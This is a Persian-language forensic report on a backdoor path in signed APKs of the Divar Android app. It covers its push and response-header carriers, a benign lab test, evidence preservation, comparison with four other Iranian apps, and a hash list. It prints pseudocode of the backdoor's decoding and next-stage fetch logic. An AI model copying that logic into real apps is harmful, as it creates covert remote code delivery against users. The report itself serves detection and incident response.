11.14.20-b/w / سپتامبر 2026	هر دو مسیر حاضرند. CFG هشت متد مسیر، توپولوژی معمول یکسانی دارند.	میان این دو گونه کانالی مشاهده‌شده، تغییر ماهوی در هسته backdoor احراز نشد.

تاریخ‌های بالا تاریخ نخستین ارسال فایل‌های مشخص به VT یا خلاصه ماهانه‌اند، نه تاریخ انتشار از سوی توسعه‌دهنده. آخرین نمونه مثبت متن آشکار 11.9.3 است؛ 11.9.4 و 11.9.5 که مسیر شناخته‌شده در آنها دیده نشد، میان آن و 11.9.6 کدگذاری‌شده قرار دارند. با فایل‌های به‌دست‌آمده نمی‌توان محل دقیق اعمال تغییر حامل را در این فاصله تعیین کرد.

گزیده‌های یکسان‌سازی‌شده از decompile‌های provider و ورکر در APK‌های امضا شده:

11.8.1 / حامل متن آشکار:

```
uri = body.callback_url
broadcast(data=uri, extra[uri]=uri)
url = uri
UA = "Divar/... (Android ...)"
```

11.9.6+ / حامل کدگذاری‌شده:

```
require body.callback_url != ""
uri = body.campaign
broadcast(data=uri, extra[uri]=uri)
url = Base64(uri) XOR 0x3f
```

در نمونه 11.14.10، بایت XOR انتهایی به 0x68 تغییر می‌کند؛ دنباله انتخاب decoder از پاسخ، نوشتن و فراخوانی، از نظر ماهوی همان می‌ماند.

مسیر header پوشش بیرونی مستقلی دارد. در نمونه 11.14.12، interceptor، X-CORRELATION-ID را با XOR 0x64 باز می‌کند تا `class&URI` را به دست آورد؛ سپس ورکر مشترک URI را با XOR 0x68 باز می‌کند تا URL دریافت محتوا را بیابد. یکی‌گرفتن این دو کلید به‌عنوان یک لایه کدگذاری باعث تفسیر نادرست ترافیک می‌شود. در interceptor بررسی‌شده 11.14.11 این شاخه header پاسخ وجود نداشت؛ 11.14.12 نخستین به‌دست‌آمده با آن است.

مقایسه فشرده معنایی مسیر پاسخ:

11.14.11 / مسیر پاسخ:

```
response = chain.proceed(request)
return response
```

11.14.12 / شاخه افزوده شده:

```
response = chain.proceed(request)
h = response.header(
    "X-CORRELATION-ID")
parts = decode(h).split("&")
if len(parts) == 2:
    broadcast(parts[0], parts[1])
return response
```

شرط واقعی به header غیر-null و دقیقاً دو فیلد باز شده نیاز دارد؛ با مقدار ثابت نام کلاس مقایسه نمی‌کند. کد می‌تواند برای هر کلاس باز شده broadcast بفرستد، اما مسیر این ورکر به کلاسی نیاز دارد که به گیرنده اپ resolve شود.

نبودهای مشاهده شده، توالی را قطع می‌کنند

- در میان نمونه‌های مثبت 2023، 11.8.4، 11.8.6، 11.9.1-11.9.2 و 11.9.4-11.9.5 مسیر شناخته شده را ندارند.
 - 11.12.0-beta امضاشده آن را ندارد، درحالی‌که نمونه‌های stable مجاور آن را دارند.
 - 11.13.12 stable امضاشده و 11.14.1-11.14.9 بررسی شده، پیش از بازگشت مسیر در 11.14.10، آن را ندارند؛ 11.14.0 به دست نیامد.
 - 11.14.15-b میان نمونه‌های مثبت مجاور، هیچ‌یک از دو مسیر شناخته شده را ندارد؛ 11.15.0-b/w نیز پس از 11.14.20 آنها را ندارند.
- اینها وضعیت ایستای فایل‌های دقیقاً بررسی شده‌اند. نتیجه منفی اثبات نمی‌کند که همه گونه‌های کانالی پاک بوده‌اند یا نمونه‌های مثبت نصب شده قبلی از دستگاه‌ها حذف شده‌اند. فهرست کامل، هر گونه امضاشده و hash آن را ثبت می‌کند؛ شواهد متناظر کنارهم در سند همراه backdoor_semantic_evolution_review_2026-10-04.md نگهداری شده است.

این کد در APKهای امضا شده وجود داشت

امضا، درستی بایت‌های فایل‌های به‌دست‌آمده را تأیید می‌کند. مجوزهای اعلام‌شده در مانیفست، دسترسی‌های ممکن برنامه را نشان می‌دهند؛ هیچ‌یک مشخص نمی‌کند چه کسی مسیر افزوده‌شده را به کار گرفته است.

هر 282 APK به‌دست‌آمده با گواهی دارای SHA-256 زیر از آزمون امضا گذشتند: `a954e0419e34ff0779ef5186f06a985b42fd3db07bb03764aa7ff4bf21931baf`؛ 69 فایل دارای مسیر مورد بررسی بودند و در 213 فایل، این مسیر شناخته‌شده وجود نداشت. چهارده نمونه قدیمی‌تر فاقد مسیر فقط با v1 امضا شده‌اند؛ 268 نمونه دیگر، شامل همه نمونه‌های دارای مسیر، با v1 و v2 تأیید می‌شوند. هیچ‌یک از فایل‌های به‌دست‌آمده با v3 تأیید نمی‌شود. در فایل‌های امضا شده با v2، تغییر DEX پس از امضا، امضای کل APK را نامعتبر می‌کرد. این تبار نشان می‌دهد کد مشاهده‌شده در فایل‌های امضا شده وجود داشته است؛ اما محل نفوذ را در درخت کد منبع، فرایند ساخت، فرایند امضا یا نگهداری کلید مشخص نمی‌کند. [10]

نخستین درج مشاهده‌شده، مجوز تازه‌ای به مانیفست اضافه نکرد: نسخه‌های امضا شده 11.8.0 و 11.8.1 هر دو همان 36 مجوز را درخواست می‌کنند. مجوزهای `INTERNET`، `CAMERA`، `RECORD_AUDIO` و مکان‌یابی از قبل در مانیفست نسخه سالم مرجع ثبت شده بودند. من اعطای مجوزها در زمان اجرا را اندازه‌گیری نکردم. ورکر در کد بررسی‌شده از APIهای شبکه، فایل و Reflection استفاده می‌کند؛ هیچ فراخوانی میکروفون ندارد.

گذار میان نسخه‌های امضا شده	تغییر مانیفست	تفسیر
11.8.0 → 11.8.1	هیچ؛ در هر دو 36 اعلامیه وجود دارد.	نخستین درج تأییدشده با مجوزی تازه توضیح داده نمی‌شود.
11.9.5 → 11.9.6	<code>MODIFY_AUDIO_SETTINGS</code> افزوده شد.	هم‌زمان با بازگشت مسیر مشاهده شد؛ در ورکر فراخوانی صوتی وجود ندارد.
11.14.17-b → 11.14.18-b	<code>FOREGROUND_SERVICE_MICROPHONE</code> افزوده شد؛ نوع‌های <code>VoIPService</code> تغییر کردند.	اعلامیه سرویس VoIP است، نه اعطای مجوز ضبط صدا یا قابلیت برای ورکر.
11.14.20-b → 11.15.0-b	اعلامیه ارجاع‌دهنده Bazaar حذف شد.	مسیر شناخته‌شده در پشتی در فایل دوم وجود ندارد؛ اعلامیه میکروفون همچنان باقی است.


اعلامیه سرویس پیش‌زمینه میکروفون، مجوز ضبط صدا اعطا نمی‌کند. اندروید همچنان الزامات مجوز زمان اجرا و استفاده هنگام فعال‌بودن برنامه را اعمال می‌کند؛ این اعلامیه در نسخه 11.15.0 که فاقد مسیر است نیز دیده می‌شود. شاخه `11.14.18-w` اعلامیه‌های نصب/به‌روزرسانی جداگانه‌ای دارد که در `-b` وجود ندارند؛ این هم دلیل دیگری است که گونه‌های همسان را با هم مقایسه کنیم. [09]

این مسیر انتقال چه امکانی می‌توانست فراهم کند

ورکر در فرایند برنامه دیوار شروع می‌شود و در آغاز، UID و مجوزهای واقعاً اعطاشده در زمان اجرای دیوار را دارد. پاسخی سازگار از سمت سرور می‌تواند بایتهایی فراهم کند و مسیر فراخوانی را انتخاب کند؛ کد حاصل سپس می‌تواند برای اجرای مرحله دیگری از اکسپلویت یا ایمپلنت تلاش کند. به همین دلیل، اهمیت این برنامه فقط به داده‌های کاربران دیوار محدود نیست و می‌تواند بستری برای رساندن پیلود و اجرای مرحله بعد باشد. خود APK نه حاوی اکسپلویت ارتقای سطح دسترسی محلی (LPE) است، نه خروج از سندباکس را ثابت می‌کند و نه نشان می‌دهد پیلودی از این قابلیت‌ها استفاده کرده است.

ارزیابی سطح عملیات، نه انتساب: حضور و بازگشت این مسیر در APKهای امضا شده طی چند سال، همراه با امکان دریافت دستور و فراخوانی کد روی دستگاه، با عملیاتی پیچیده در حد توان یک بازیگر دولتی سازگار است؛ اما این شواهد عامل یا حامی را مشخص نمی‌کنند و استفاده عملیاتی از مسیر را ثابت نمی‌کنند.

صفحه بعد، آزمایش کنترل‌شده OneSignal/FCM روی شاخه پوش نمونه‌برداری‌شده را، همراه با نتیجه و محدودیت‌های آن، ثبت می‌کند.



نمای آزمایشگاه: ارسال OneSignal، دریافت در شبیه‌ساز و لاگ مرحله LPE شبیه‌سازی‌شده.

یک پوش زنده، نتیجه‌ای محدود

یک برنامه آزمایشی روی شبیه‌ساز، شاخه پوش مشاهده‌شده در نسخه امضاشده b-11.14.20 را می‌آزماید.

من آزمایشگاه Divar Push Lab را با OneSignal 3.15.3 استاندارد و FCM ساختم. برنامه آزمایشی آن شرط `title == push_id` نمونه‌برداری‌شده، الزامی بودن فیلدهای `callback_url`، `campaign` و `action`، برادکست داخلی صریح و بررسی برابری URI در گیرنده را پیاده می‌کند. ورکر اصلی واکنشی/نوشتن/Reflection با یک نشانگر محلی ثابت و یک کاوشگر بی‌ضرر از پیش کامپایل‌شده جایگزین شده است. [15]

قاب ویدیوی 40 ثانیه‌ای نمایش زنده OneSignal. شبیه‌ساز در چپ و CLI ارسال، سرور نشانگر و لاگ دستگاه در راست دیده می‌شوند. بنر مشخص می‌کند که این مرحله شبیه‌سازی‌شده است. برای دیدن ویدیو روی تصویر کلیک کنید.


آزمایش چه چیزی را نشان می‌دهد

- نمونه کنترل‌بازی با عنوان نامنتطبق را API ارسال پذیرفت، اما درخواست نشانگر تولید نشد. پوش منطبق از راه OneSignal و FCM به برنامه رسید، هنگام دریافت از شرط و گیرنده بازسازی‌شده گذشت و بدون لمس اعلان، درخواست `GET /marker` را ایجاد کرد. لاگ‌های دستگاه و سرور، دریافت را ثابت می‌کنند؛ پذیرش توسط API به‌تنهایی چنین چیزی را ثابت نمی‌کند.
- مرحله ثابت تلاش کرد یک فایل محافظت‌شده اندروید را فقط برای خواندن باز کند. دسترسی رد شد؛ UID برنامه و زمینه SELinux تغییر نکردند. این کار مرز سندباکس را بدون اجرای اکسپلویت آشکار می‌کند.

آزمایش چه چیزی را نشان نمی‌دهد

- در این آزمایش از APK اصلی دیوار یا حساب پوش عملیاتی آن استفاده نشد. آزمایشگاه، هدفگیری تاریخی، پوش مهاجم، مسیر هدر پاسخ HTTP، ورکر اصلی یا ایمپلنت دانلودشده را بازسازی نمی‌کند.
- آزمایشگاه، ارتقای سطح دسترسی محلی (LPE) یا خروج از سندباکس را نشان نمی‌دهد. در نسخه امضاشده b-11.14.20، یک پوش ویژه واجد شرایط پیش از ساخت اعلان معمول برمی‌گردد؛ مسیر عادی OneSignal آن را محلی ثبت می‌کند، بی‌آنکه هشدار نمایش دهد، و داده مستقیم FCM نیز زودتر برمی‌گردد. آزمایشگاه با مسیری متفاوت برای سرکوب اعلان در SDK، همان نتیجه بی‌اعلان را تولید کرد. من APK اصلی را اجرا نکردم، و مسیر جایگزین استثنا در extender می‌تواند هشدار نمایش دهد.

آزمایشگاه پوش چه چیزی را نشان داد



جریان آزمایشگاه کنترل‌شده؛ مرحله LPE فقط شبیه‌سازی شده و سطح دسترسی تغییر نکرد.

نخست شواهد انتقال را حفظ کنید

APK وجود یک مسیر مشروط را ثابت می‌کند. در یک رخداد واقعی، پیام یا پاسخ، هدف، دستورهای واکنشی‌شده و آثار روی دستگاه باید جداگانه احراز شوند.

پیش از آنکه از روی APK امضاشده دربارهٔ پیلود نتیجه‌گیری شود، سوابق فرّار انتقال را در اولویت بگذارید. شاخهٔ پوش می‌تواند پیش از نمایش اعلان برگردد؛ شاخهٔ HTTP می‌تواند پاسخ عادی API را دست‌نخورده باقی بگذارد. انتظار 15 ثانیه‌ای ورکر و تلاش آن برای حذف فایل، گردآوری شواهد میزبان و شبکه را به زمان حساس می‌کند. مقادیر خام و زمان‌مهرها را حفظ کنید، سپس طی تحلیل نسخه‌های کپی‌شده را دیکد کنید.

متولی داده	آنچه باید حفظ و بررسی شود
سرویس پوش دیوار و OneSignal	درخواست‌های ایجاد پوش، بارهای پیام نرمال‌شده و ارسالی روی شبکه، عنوان/بدنه/داده، <code>action</code> ، <code>callback_url</code> ، <code>campaign</code> ، <code>push_id</code> ، شناسه‌های پیام، قالب‌ها، زمان‌بندی‌ها، هدف‌گیری و وضعیت گیرندگان. تغییرات اشتراک/مجوز OneSignal و فعالیت کلید API را نگه دارید. مدت نگهداری گزارش پیام‌ها یکسان نیست؛ خروجی‌ها و نسخه‌های پشتیبان را حفظ کنید. [11, 08]
API، لبهٔ شبکه و CDN دیوار	هدرهای خام پاسخ برای ترافیک مرتبط <code>api.divar.ir</code> و کلاینت gRPC، به‌ویژه مقدار کامل <code>X-CORRELATION-ID</code> ، همراه با شناسه‌های رهگیری، تغییرات استقرار/پیکربندی و لاگ پاسخ‌های مربوط به هر دستگاه. بررسی کنید آیا مقدار به <code>receiverClass&URI</code> دیکد می‌شود؛ نام هدر به‌تنهایی کافی نیست.
Firebase / بک‌اند	ارسال‌های مستقیم دادهٔ FCM با <code>source=divar/default</code> ، سوابق توکن/اشتراک، اختیار فرستنده و هر خروجی فعال‌شده برای ثبت تحویل. فرادادهٔ تحویل ممکن است بدنهٔ پیام‌ها را نگه ندارد. [12]
دستگاه آسیب‌دیده / شبکه	APK دقیق و تاریخچهٔ نصب/به‌روزرسانی؛ تنظیم اعلان‌ها، داده‌های ذخیره‌شدهٔ برنامه و <code>logcat</code> /EDR، OneSignal، جریان‌های پروکسی/DNS، درخواست GET به URL مرحلهٔ بعد، JSON خط اول، فایل ایجادشده، فرایند/UID و هر تغییر سطح دسترسی. موفقیت را فقط از یک قاعده یا هش استنباط نکنید.

هم‌بستگی را به این ترتیب بررسی کنید: پوش محرک یا هدر پاسخ ساخته‌شده → شاخهٔ گیرنده → درخواست GET ورکر و JSON → نوشتن فایل/فراخوانی با Reflection → هرگونه اجرای مرحلهٔ بعد یا تغییر سطح دسترسی. لاگ‌های دیوار یا OneSignal ممکن است به بازسازی پیام ارسال‌شده کمک کنند؛ لاگ‌های API/لبهٔ شبکه ممکن است مسیر دوم را بازسازی کنند. هش APK فقط فایلی را مشخص می‌کند که این قابلیت را دارد. پستهٔ همراه `IOC_Hunt`، هش‌های مثبت و قواعد DEX را برای یافتن موارد نامزد فراهم می‌کند.

هیچ پیلود مخربی بازیابی نشد

در این بررسی، هیچ محرک پوش واقعاً ارسال‌شدهٔ دیوار، هدر پاسخ ساخته‌شده، فرمان سرور، مرحلهٔ دانلودشده یا ردّ اجرای آن روی دستگاه آسیب‌دیده پیدا نکردم. پیش از بیان اینکه آیا کاربری هدف قرار گرفته است، و اگر گرفته چه کسانی بوده‌اند، این سوابق را حفظ کنید.

چهار برنامه دیگر، فراتر از دیوار

در بررسی جداگانه APKها این پرسش مطرح شد که آیا برنامه‌های ایرانی دیگر، مسیر مشابه دریافت فرمان و اجرای مرحله بعد دارند یا مسیرهای متفاوت فرمان و داده مکانی در آن‌ها وجود دارد که ممکن است در عملیاتی گسترده‌تر اهمیت پیدا کند.

نسخه‌های حفظ‌شده بلد (Balad)، نشان (Neshan)، اسنپ (Snapp) و تپسی (Tapsi) را در شاخه‌های بسته جداگانه آن‌ها بررسی کردم. هیچ‌یک از APKهای مقایسه‌ای به‌دست‌آمده با زنجیره پوش تا مرحله بعد دیوار که در این گزارش بررسی شده است، منطبق نبود. قدیمی‌ترین نمونه مقایسه‌ای مربوط به نوامبر 2025 است؛ بنابراین این ممیزی، آن برنامه‌ها را در دوره نخستین مشاهده دیوار در سال 2023 نمی‌آزماید.

APKهای به‌دست‌آمده چه نشان می‌دهند

برنامه	مسیر کد	ارزیابی فعلی
بلد (Balad)	تا نسخه نمونه‌برداری‌شده 4.81.1، مسیری که سرور فعال می‌کند می‌تواند موقعیت مکانی و مشاهدات دکل‌های سلولی و Wi-Fi نزدیک را بارگذاری کند.	کاربرد در مکان‌یابی محتمل است. نه بارگذاری ای ثبت شده و نه کنترل مهاجم احراز شده است.
نشان (Neshan)	سازوکار تشخیصی موجود <code>PUSH_LOGGER</code> در 14.8.10 به واکنشی از سرور هنگام بازشدن برنامه مجهز شد. HTTPS بومی در نسخه‌های بعدی به‌دست‌آمده می‌تواند داده مشتق از GPS را دریافت کند.	فرمان‌های تحویل‌شده، رسیدهای بارگذاری، مقصد مسیر بومی و ترافیک تاریخی همچنان نامشخص‌اند.
اسنپ (Snapp)	تا نسخه نمونه‌برداری‌شده راننده 5.17.0، درخواست فعال‌شونده از سمت سرور می‌تواند موقعیت، مشاهدات رادیویی نزدیک و وضعیت سفر را گردآوری کند.	کاربردی مرتبط با سیگنال‌ها یا مکان‌یابی محتمل است. فعال‌بودن مسیر در زمان اجرا و ترافیک آن معلوم نیست.
تپسی (Tapsi)	نسخه‌های نمونه‌برداری‌شده مسافر و راننده، API عملیاتی مکان‌یابی را با داده دکل سلولی، Wi-Fi و موقعیت‌های اخیر فرا می‌خوانند.	با یک سرویس مکان‌یابی سازگار است. APKهای ژانویه تا مه 2026 به دست نیامدند.

زمان‌بندی مشاهده‌ها

یک APK نشان با مسیر واکنشی در 19 فوریه 2026 به VirusTotal رسید؛ نسخه 11.14.10 دیوار نیز در 24 فوریه به آن رسید، پیش از آغاز جنگ در 28 فوریه. بارگذار Balad و مسیر بومی Neshan نخستین‌بار در نمونه‌های ژوئن دیده می‌شوند، گردآورنده نسخه راننده Snapp در ژوئیه؛ مجموعه Tapsi از ژوئن آغاز می‌شود. این مشاهده‌ها نه زمان فعال‌سازی را تعیین می‌کنند و نه پیوند عملیاتی میان برنامه‌ها را ثابت می‌کنند.

مرز شواهد

این‌ها قابلیت‌هایی در سطح کد هستند، نه اثبات استفاده مخرب. من نه عامل مشترکی پیدا کردم، نه سندی که دستگاه یا حسابی را میان این برنامه‌ها به هم پیوند دهد، و نه پوش حمله دیوار، رسید بارگذاری یا هدف‌گیری هماهنگ. گواهی‌های امضا به گروه‌بندی شاخه‌های انتشار کمک کردند؛ اما نشان نمی‌دهند چه کسی ساخت یک نسخه را مجاز کرده است. تاریخ‌های آرشيو و VirusTotal، در دسترس بودن فایل را نشان می‌دهند، نه انتشار برای کاربران یا استفاده از آن را.

گزارش همراه

گزارشی جداگانه و اختصاصی با عنوان «از پوش تا موقعیت» (*From push to position*) هم‌زمان با این گزارش دیوار در حال انتشار است. بسته شواهد آن شامل فهرست هر نمونه، مقایسه کدها، گاه‌شمار و خلأهای گردآوری است. مسیرهای شبکه‌ای توصیف‌شده در آن، سرنخ‌های تحقیقاتی‌اند و به فهرست IOCهای دیوار افزوده نمی‌شوند.

هر ردیف، یک فایل مشخص

۲۸۲ فایل امضاشده، به ترتیب versionCode. شناسهٔ SHA-256 هر ردیف به پروندهٔ همان فایل در VirusTotal پیوند دارد.

SHA-256 / VT	امضا	مسیر	نسخه	منبأ	تاریخ مشاهده
98337c9126b7afd2a83cfa9515539fd0dd85ab9e131e59898187869e8cb0ecd0	1	N	3.3	VT	2013-02-28
7cb32944e6f84f1afb59bdd238436dc9a0e0eeca24c5a88b0d1d3dac153a6bf3	1	N	6.7	VT	2015-03-24
0f816a2aa93608d981897bcbf191221f10517d7ee1f24316949374934dc86493	1	N	7.0.2	VT	2015-11-09
b28e05df34f478fa6c60dab9d3e200fa841eac76819f5d7b5e564531df08e87c	1	N	8.0.0	VT	2016-02-01
3193c1654233451fccbc15ddff6c2a8e693a6e324e6f15f4652048aa3c40e0c5	1	N	8.1.1	VT	2016-06-20
13307212c972aa827eb2f3fc3ed4af85eb8bc4a02b6d4b1f6c06ad2419f60a24	1	N	8.2	VT	2016-08-21
a42f1cc64a3a9bd207c73897801a2923e8fbc25aaa142895f112a8c1b66086b5	1	N	8.2	VT	2016-08-23
459f4c0c7a1e7eeff9acc65f6c5dae68b26d8d11549b1cd4ada32a4a2f944d1	1	N	8.8.1	KA	2017-07-01
cf5b892cb5c54ac6d99b34100263e8fb90019c132dfeee7eaa1bc3e1be49c47	1	N	8.9.2	KA	2017-07-07
77cac64cf516d0bea7fc0b463cc159875045a063a9fe2eead4e6ffcf872e74ce4	1	N	9.0.0	VT	2017-07-11
9f40b1a322258e0733cb18b054c5a6452c2642232865bc436012d53810586db	1	N	9.0.1	VT	2017-07-23
31c90c6a008e54f08f7b59c017d97dc73703a8619a59b0b8061d9ed6dd9fbc4c	1	N	9.1.0	VT	2017-08-22
a4cb6f0cb9ac7fbc09e9e876bad3dbd5adb738036f41701feb2799bc528c1ed2	1	N	9.1.1	VT	2017-08-29
e85f000e1ad50cb0d5d43f174b55287c96cd206da374d89195f18ccba674b7d7	12	N	9.9.4	KA	2018-01-31
2fd5d85296246a439ef808501090b18d62f1ed2a4693ea4a67a57c62fe6b13d	12	N	9.9.6	VT	2018-01-31
09740a3359bad298f1ed4c36d3780d17e973d35ea417fe1ad971a076ba65ee1f	1	N	10.0.0	VT	2018-02-12
c2684cf7adeb0b48111a52fcd1c4fe462ec54351d213f2f8c2f4fd9a1c7eae	12	N	10.0.1	KA	2018-03-18
4e493ac4cc4f8016d7afa0fbec133cb623bb0e99a25420023b99e6462b12926e	12	N	10.0.2	VT	2018-03-19
1bfdfaed8329305f26c13d69f7f0881d22231e23fee9e63cce0fcfa0b83da35	12	N	10.0.4	VT	2018-04-17
29bca60942aaa04dcb17099c3a40e08fd306990708d986cd9a264d9f0f6a1af6	12	N	10.1.1	VT	2018-05-29
53e563e73a28869e4dccc9c2b847bfa33b3bf0adadd13c4b71730b432b175c36f	12	N	10.1.2	VT	2018-05-30
9563f1a1bb09e0d8422c6eb1c052780257e3b22e4d9f1ca3f39371e643c4596	12	N	10.1.5	VT	2018-07-01
9792d0d0bf705f81180aebd576173faa3f85e3ecc34755f1cec395c318608825	12	N	10.1.5	VT	2018-06-25
0a4aef0b20f6adfc7dc54218a4182f8c8fb369e675a15a3755056325c40590656	12	N	10.2.1	VT	2018-07-26
b86fce42e24f8b8f48f8d3924b51329b65847f79abf47775fd11c240aae80ca	12	N	10.2.3	VT	2018-08-09
d402040e73c9709bc8981f9e179c7e24b0909a720ea6e478e53aebb4bb6b3e1d	12	N	10.2.3	VT	2018-08-08
244a2439fad0bafb151fa189f83f3832599c7a6cc42cdb6fba7012237ce4dfbd	12	N	10.3.4	VT	2018-09-27
c2fc4fbb1a1f3b9dc8f6a35f13cf5cab83487f019c99715f7f2dd374842fef4f5	12	N	10.4.0	VT	2018-11-24
2440d77bc26bf34acf56ae83a356f1579ed54e5e98c3193ab8407e422f7c0746	12	N	10.4.2	VT	2018-11-28
bd1fa14e861cc075a82ccacd1490cfe130877baef2ab0346efbb9272b09addf	12	N	10.4.2	VT	2018-11-29
205715d4cd00b28ff530a8dbd51b07d26e0da0db249f1eb8bc6d033e1d85892	12	N	10.4.5	VT	2018-12-23
788e0cf3a5f8ac10cc3c0561995dde8bd18faf60d769bdf8e8b34f6999fdb898	12	N	10.4.6	VT	2018-12-26
